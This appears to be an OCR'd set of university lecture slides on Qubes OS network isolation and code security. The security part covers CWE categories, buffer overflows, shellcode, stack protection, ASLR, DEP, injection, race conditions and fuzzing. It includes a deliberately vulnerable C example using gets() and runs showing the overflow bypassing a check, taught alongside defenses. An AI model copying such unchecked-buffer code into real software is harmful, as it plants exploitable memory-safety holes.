
Acknowledgments: screenshot from https://qubes-os.org/wiki/QubesScreenshots

Qubes OS types of VMs from network point of view

- **NetVMs**
  - have NICs or USB modems assigned via PCI-passthrough
  - provide networking to other VMs (run Xen Net Backends)
- **AppVMs**
  - have no physical networking devices assigned
  - consume networking provided by other VMs (run Xen Net Frontends)
  - some AppVMs might not use networking (i.e. be network-disconnected)
- **ProxyVMs**
  - behave as AppVMs to other NetVMs (or ProxyVMs), i.e. consume networking
  - behave as NetVMs to other AppVMs (or ProxyVMs), i.e. provide networking
  - functions: firewalling, VPN, Tor'ing, monitoring, proxying, etc.
- **Dom0**
  - has no network interfaces!

Acknowledgments: summary by Joanna Rutkowska

Qubes OS example case: sanitizing PDFs



Acknowledgments: summary by Joanna Rutkowska

Chapter 8

Code Security

Software security is hard

- One of the main problems in software engineering at the moment
  - often poor programming because of lacking education/awareness in developers and bad tooling (languages/platforms making mistakes too easy to make and impact of mistakes too severe)
  - often due to project deadlines
- Unclear how to practically write correct and secure code, even with increased project resources
  - formal validation is extremely costly, not clear how to do on complex code bases
- Therefore many security relevant errors in currently deployed code
- Classification of security problems: “Common Weakness Enumeration” (CWE) at https://cwe.mitre.org/
- Publicly known software vulnerabilities: “Common Vulnerabilities and Exposures” (CVE) at https://cve.mitre.org/

CWE/SANS Top 25 most dangerous software errors

Insecure Interaction Between Components

- CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-434 Unrestricted Upload of File with Dangerous Type
- CWE-352 Cross-Site Request Forgery (CSRF)
- CWE-601 URL Redirection to Untrusted Site ('Open Redirect')

http://www.sans.org/top25-software-errors/

CWE/SANS Top 25 most dangerous software errors

Risky Resource Management

- CWE-120 Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
- CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-494 Download of Code Without Integrity Check
- CWE-829 Inclusion of Functionality from Untrusted Control Sphere
- CWE-676 Use of Potentially Dangerous Function
- CWE-131 Incorrect Calculation of Buffer Size
- CWE-134 Uncontrolled Format String
- CWE-190 Integer Overflow or Wraparound

http://www.sans.org/top25-software-errors/


CWE/SANS Top 25 most dangerous software errors

Porous Defenses

- CWE-306 Missing Authentication for Critical Function
- CWE-862 Missing Authorization
- CWE-798 Use of Hard-coded Credentials
- CWE-311 Missing Encryption of Sensitive Data
- CWE-807 Reliance on Untrusted Inputs in a Security Decision
- CWE-250 Execution with Unnecessary Privileges
- CWE-863 Incorrect Authorization
- CWE-732 Incorrect Permission Assignment for Critical Resource
- CWE-327 Use of a Broken or Risky Cryptographic Algorithm
- CWE-307 Improper Restriction of Excessive Authentication Attempts
- CWE-759 Use of a One-Way Hash without a Salt

http://www.sans.org/top25-software-errors/

MicroFocus
2018 Application Security Research Report



Buffer overflow

- A very common attack mechanism
  - first widely used by the Morris Worm in 1988
- Defined in NIST glossary as

  "A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."
- Prevention techniques known
  - easiest: **use memory safe languages** with automatic input validation!
  - OS, library, and compiler can perform automatic mitigation
- Still of major concern
  - legacy of buggy code in widely deployed operating systems and applications
  - continued careless programming practices by programmers

Buffer overflow basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process
- To exploit a buffer overflow an attacker needs:
  - to identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - to understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
  - inspection of program source
  - tracing the execution of programs as they process oversized input
  - using tools such as fuzzing to automatically identify potentially vulnerable programs

Buffer overflow example: code

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];        // because of stack order, str2 will be on lower addresses than str1

    strcpy(str1, "START");
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -fno-stack-protector -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Buffer overflow example: stack values

Memory Address	Before gets(str2)		After gets(str2)	Contains Value of
. . . .	. . . .		. . . .	
bffffbf4	34fcffbf 4 . . .		34fcffbf 3 . . .	argv
bffffbf0	01000000		01000000	argc
bffffbec	c6bd0340 . . . @		c6bd0340 . . . @	return addr
bffffbe8	08fcffbf		08fcffbf	old base ptr
bffffbe4	00000000		01000000	valid
bffffbe0	80640140 . d . @		00640140 . d . @	
bffffbdc	54001540 T . . @		4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R		42414449 B A D I	str1[0-3]
bffffbd4	00850408		4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @		42414449 B A D I	str2[0-3]
. . . .	. . . .		. . . .	

Stack buffer overflows

- Occur when buffer is located on stack
  - also referred to as stack smashing
  - used by Morris Worm
  - exploits included an unchecked buffer overflow
- Are still being widely exploited
- Stack frame
  - when one function calls another it needs somewhere to save the return address
  - also needs locations to save the parameters to be passed in to the called function and to possibly save register values




Figure 10.3 Example Stack Frame with Functions P and Q

Common unsafe C standard library routines

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

Table 10.2 Some Common Unsafe C Standard Library Routines

Buffer overflow example: code

```
$ cc -g -o buffer1 buffer1.c
buffer1.c: In function ‘main’:
buffer1.c:10:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’?
[-Wimplicit-function-declaration]
   10 |     gets(str2);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/ccQdK5WB.o: in function `main':
buffer1.c:10: Warning: the `gets' function is dangerous and should not be used.

$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(START), str2(BADINPUTBADINPUT), valid(0)
*** stack smashing detected ***: terminated
[1]    1265340 abort (core dumped)  ./buffer1
```

(c) Basic buffer overflow example runs with modern default compiler options

Shellcode

- Code supplied by attacker
  - often saved in buffer being overflowed
  - traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - specific to processor and operating system
  - traditionally needed good assembly language skills to create
  - more recently a number of sites and tools have been developed that automate this process
- Metasploit project
  - provides useful information to people who perform penetration, IDS signature development, and exploit research
  - see https://www.metasploit.com/

Compile-time defenses: Programming language

- Use a modern high-level language
  - not vulnerable to buffer overflow attacks (but beware of calling native code libraries!)
  - compiler enforces range checks and permissible operations on variables (with some performance penalty)
  - e.g. Rust, Java/Kotlin/Scala, Go, C#/F#, Haskell, ...
- Scripting languages are typically not susceptible to buffer overflow attacks
  - however, dynamic typing has other problems…
  - e.g. Python, Javascript, Perl, Ruby, ~~PHP~~, …
    - not in language, but runtime, function libraries, etc. may have (had) problems (=bugs)

Compile-time defenses: Safe coding techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - assumed programmers would exercise due care in writing code
- Programmers need to inspect the code and rewrite any unsafe coding
  - an example of this is the OpenBSD project
  - OpenBSD programmers have audited the existing code base, including the operating system, standard libraries, and common utilities
  - this has resulted in what is widely regarded as one of the safest operating systems (among those written in C/C++) in active use

Compile-time defenses: Language extensions / libs

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - requires an extension and the use of library routines
    - programs and libraries need to be recompiled
    - likely to have problems with third-party applications
- Concern with C is use of unsafe standard library routines
  - one approach has been to replace these with safer variants
    - `libsafe` is an example
    - library is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-time defenses: Stack protection

- Add function entry and exit code to check stack for signs of corruption
- Use random canary
  - value needs to be unpredictable
  - should be different on different systems
- StackGuard/ProPolice and Return Address Defender (RAD)
  - GCC extensions that include additional function entry and exit code
    - function entry writes a copy of the return address to a safe region of memory
    - function exit code checks the return address in the stack frame against the saved copy
    - if change is found, aborts the program
  - enable with `-fstack-protector-strong` or `-fstack-protector-all`
- AddressSanitizer in Clang/LLVM and newer GCC
  - also detects other errors, e.g. use-after-free → **turn on by default!**
  - enable with `-fsanitize=address` and `-fsanitize=bounds`

Buffer overflow example: code

```
$ cc -fsanitize=address -fsanitize=bounds -fstack-protector-all -g -o buffer1 buffer1.c
<same compile-time warnings as before>
$ ./buffer1
BADINPUTBADINPUT
=================================================================
==1270147==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ffd11a17cf8 at pc
0x7f6139cdfdbb bp 0x7ffd11a17b40 sp 0x7ffd11a172b8
READ of size 17 at 0x7ffd11a17cf8 thread T0
    #0 0x7f6139cdfdba  (/usr/lib/x86_64-linux-gnu/libasan.so.5+0x9cdba)
    #1 0x7f6139ce0ddc in __interceptor_vprintf (/usr/lib/x86_64-linux-gnu/libasan.so.5+0x9dddc)
    #2 0x7f6139ce0ed6 in printf (/usr/lib/x86_64-linux-gnu/libasan.so.5+0x9ded6)
    #3 0x5567e6afc38e in main buffer1.c:13
    #4 0x7f613910b0b2 in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x270b2)
    #5 0x5567e6afc1ad in _start (buffer1+0x11ad)

Address 0x7ffd11a17cf8 is located in stack of thread T0 at offset 72 in frame
    #0 0x5567e6afc278 in main buffer1.c:4

  This frame has 2 object(s):
    [32, 40) 'str1' (line 6)
    [64, 72) 'str2' (line 7) <== Memory access at offset 72 overflows this variable
HINT: this may be a false positive if your program uses some custom stack unwind mechanism,
swapcontext or vfork (longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow (/usr/lib/x86_64-linux-gnu/libasan.so.5+0x9cdba)
...
```

Run-time defenses: Data Execution Prevention (DEP)

- Prevent execution in data memory pages
- Modes
  - hardware: CPU checks NX/XD/XN bit of page
    - blocks execution of code in page
    - AMD64 (Athlon 64, Opteron), Intel from Pentium 4, modern ARM CPUs
  - software
- OS support
  - Linux (2000), Windows XP SP2 (2004), Mac OS X (2006), ...
- Limitations
  - no protection against “return to libc” attack
  - may break legitimate uses (JIT-Compiler)
  - program compatibility

Run-time defenses: Data Execution Prevention (DEP)

- POSIX
  - page access permissions
  - PROT_READ, PROT_WRITE, PROT_EXEC
- OpenBSD / Mac OS X
  - W^X: Write XOR Execute
  - hardware and emulation
- Linux
  - ExecShield (patch)
    - hardware and emulation
    - ASCII armor region: uses addresses from 0 to 0x01010100
  - PaX (patch)
    - hardware and emulation
    - ASLR (see next slide)

Run-time defenses: Address space randomization

Address space layout randomization (ASLR)

- Manipulate location of key data structures
  - stack, heap, global data
  - using random shift for each process
  - large address range (64 bit) on modern systems means wasting some has negligible impact
  - but: on 32 bit architectures not enough entropy for sufficient protection against brute force address tries
- Randomize location of heap buffers
- Random location of standard library functions
- Implementations
  - virtual memory, PIE (position-independent executable)
  - Linux (getting stronger over time, including KASLR for kernel memory)
  - Windows (since Vista), Mac OS X (weak), iOS

Run-time defenses: Guard pages

- Place guard pages between critical regions of memory
  - flagged in MMU as illegal addresses
  - any attempted access aborts process
  - NOP slides: Lots of No-Op commands with actual code at end. If you land somewhere, you will execute the code → likely to hit guard page
    - specific attacks may only be 100 bytes long → guard page not very useful
- Further extension places guard pages between stack frames and heap buffers
  - cost in execution time to support the large number of page mappings necessary
- Beginning to be supported by hardware, e.g. ARM Memory Tagging (MTE)

Variants of buffer overflow attacks

- Replacement stack frame:
  - putting “fake” new stack frame into overwritten buffer and overwriting frame pointer address
  - dummy stack frame contains new return address to shellcode
  - function returns normally (original return address is not changed), but then calling function uses dummy stack frame and jumps to shellcode when itself returns
  - may allow circumventing run-time checks on return code
  - variant: off-by-one attack
- Return to system call: see next slide
- Heap overflow: even more indirect to work around stack protections
- Global data area overflow: see next slides
- Others

Return to system call

Stack overflow variant replaces return address with standard library function

- Response to non-executable stack defenses
- Attacker constructs suitable parameters on stack above return address
- Function returns and library function executes
- Attacker may need exact buffer address
- Can even chain two or more library calls

Defenses

- Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
- Use non-executable stacks
- Randomization of the stack in memory and of system libraries

Global data overflow

Can attack buffer located in global data

- May be located above program code
- If it has function pointer and vulnerable buffer
- Or adjacent process management tables
- Aim to overwrite function pointer later called

Defenses

- Non executable or random global data region
- Move function pointers
- Guard pages

Software security, quality, and reliability

Software quality and reliability

- Concerned with the *accidental* failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
- Improve using structured design and testing to identify and eliminate as many bugs as possible from a program
- Concern is not how many bugs, but how often they are triggered

Software security

- *Attacker chooses probability distribution*, specifically targeting bugs that result in a failure that can be exploited by the attacker
- Triggered by inputs that differ dramatically from what is usually expected
- Unlikely to be identified by common testing approaches
- **Software should only do what it is intended to, do it timely, and nothing else**

Defensive programming

Problem with current practices

- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
  - assumptions need to be validated by the program and all potential failures handled gracefully and safely
- Requires a changed mindset to traditional programming practices
  - programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs

Defensive programming

- A form of defensive design to ensure continued function of software despite unforeseen usage
- Requires attention to all aspects of program execution, environment, and type of data it processes
- Also called secure programming
- **Assume nothing, check all potential errors**
  - programmer never assumes a particular function call or library will work as advertised so handles it in the code

Security by design

- Security and reliability are common design goals in most engineering disciplines
- Software development not as mature
  - much higher failure levels tolerated
- Despite having a number of software development and quality standards
  - main focus is general development lifecycle
  - increasingly identify security as a key goal
- **Don't:**
  - trust user or network input
  - trust external systems
  - trust infrastructure
  - mix code and data
  - store any data you don't need (temporarily or permanently)

Root/admin privileges in software

antivirus and other security add-ons often run as admin

- Programs with root / administrator privileges are a major target of attackers
  - they provide highest levels of system access and control
  - are needed to manage access to protected system resources
- Often privilege is only needed at start (e.g. to bind to privileged network port or open key files)
  - can then drop privileges and run as normal/limited user
- Good design partitions complex programs in smaller modules with needed privileges → **isolation/compartmentalization** design
  - provides a greater degree of isolation between the components
  - reduces the consequences of a security breach in one component
  - easier to test and verify

Input size validation

- Programmers often make assumptions about the maximum expected size of input
  - allocated buffer size is not confirmed
  - resulting in buffer overflow
- Testing may not identify vulnerability
  - test inputs are unlikely to include large enough inputs to trigger the overflow
  - use **fuzzing**!
- Safe coding treats all input as dangerous

Interpretation of program input

- Program input may be binary or text
  - binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of character sets being used
  - care is needed to identify just which set is being used and what characters are being read
- Failure to validate may result in an exploitable vulnerability

Injection attacks

… are flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program

- Very problematic for interpreted scripting languages (e.g. PHP) where direct code injection attack is possible
- On client side one of the biggest attack vectors (e.g. PDF)
- Common type of server side attack: SQL injection attack
  - user supplied input is used to construct a SQL request to retrieve information from a database
  - vulnerability is similar to command injection
    - difference is that SQL metacharacters are used rather than shell metacharacters
  - to prevent this type of attack the input must be validated before use
- Common type of web attack: cross site scripting (XSS) attack
  - user supplied content (e.g. from cookie) included in web page as displayed to other users and executed in their browsers

Race conditions

- Without synchronization of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- Arise when writing concurrent code whose solution requires the correct selection and use of appropriate synchronization primitives
- Deadlock
  - processes or threads wait on a resource held by the other
  - one or more programs has to be terminated
- In practice, often a problem with temporary files
  - application (tries to) create temporary file (possibly with root access)
  - attacker creates the file, but with different permissions/ownership/link target
  - application then writes into the file created by attacker
    → possibly writes into different target with elevated privileges

Preventing race conditions

… is hard (compare to multi-threaded programming issues)

- Need suitable synchronization mechanisms
  - most common technique is to acquire a lock on the shared file
- Lockfile
  - process must create and own the lockfile in order to gain access to the shared resource
  - concerns
    - if a program chooses to ignore the existence of the lockfile and access the shared resource the system will not prevent this
    - all programs using this form of synchronization must cooperate
    - implementation

Safe temporary files

- Many programs use temporary files
- Often in common, shared system area
- Must be unique, not accessed by others
- Commonly create name using process ID
  - unique, but predictable
  - attacker might guess and attempt to create own file between program checking and creating
- Secure temporary file creation and use requires the use of random names
  - better: **use OS function** to create unique randomly named file

Input fuzzing

- Developed by Barton Miller at the University of Wisconsin Madison in 1989
- Software testing technique that uses randomly generated data as inputs to a program
  - range of inputs is very large
  - intent is to determine if the program or function correctly handles abnormal inputs
  - simple, free of assumptions, cheap
  - assists with reliability as well as security
- Can also use templates to generate classes of known problem inputs
  - disadvantage is that bugs triggered by other forms of input would be missed
  - combination of approaches is needed for reasonably comprehensive coverage of the inputs
  - difficulty: how to detect problem from output


Handling program output

- Final component is program output
  - may be stored for future use, sent over networked, or displayed
  - may be binary or text
- Important from a program security perspective that the output conform to the expected form and interpretation
- Programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed
- Character set should be specified

Software signatures

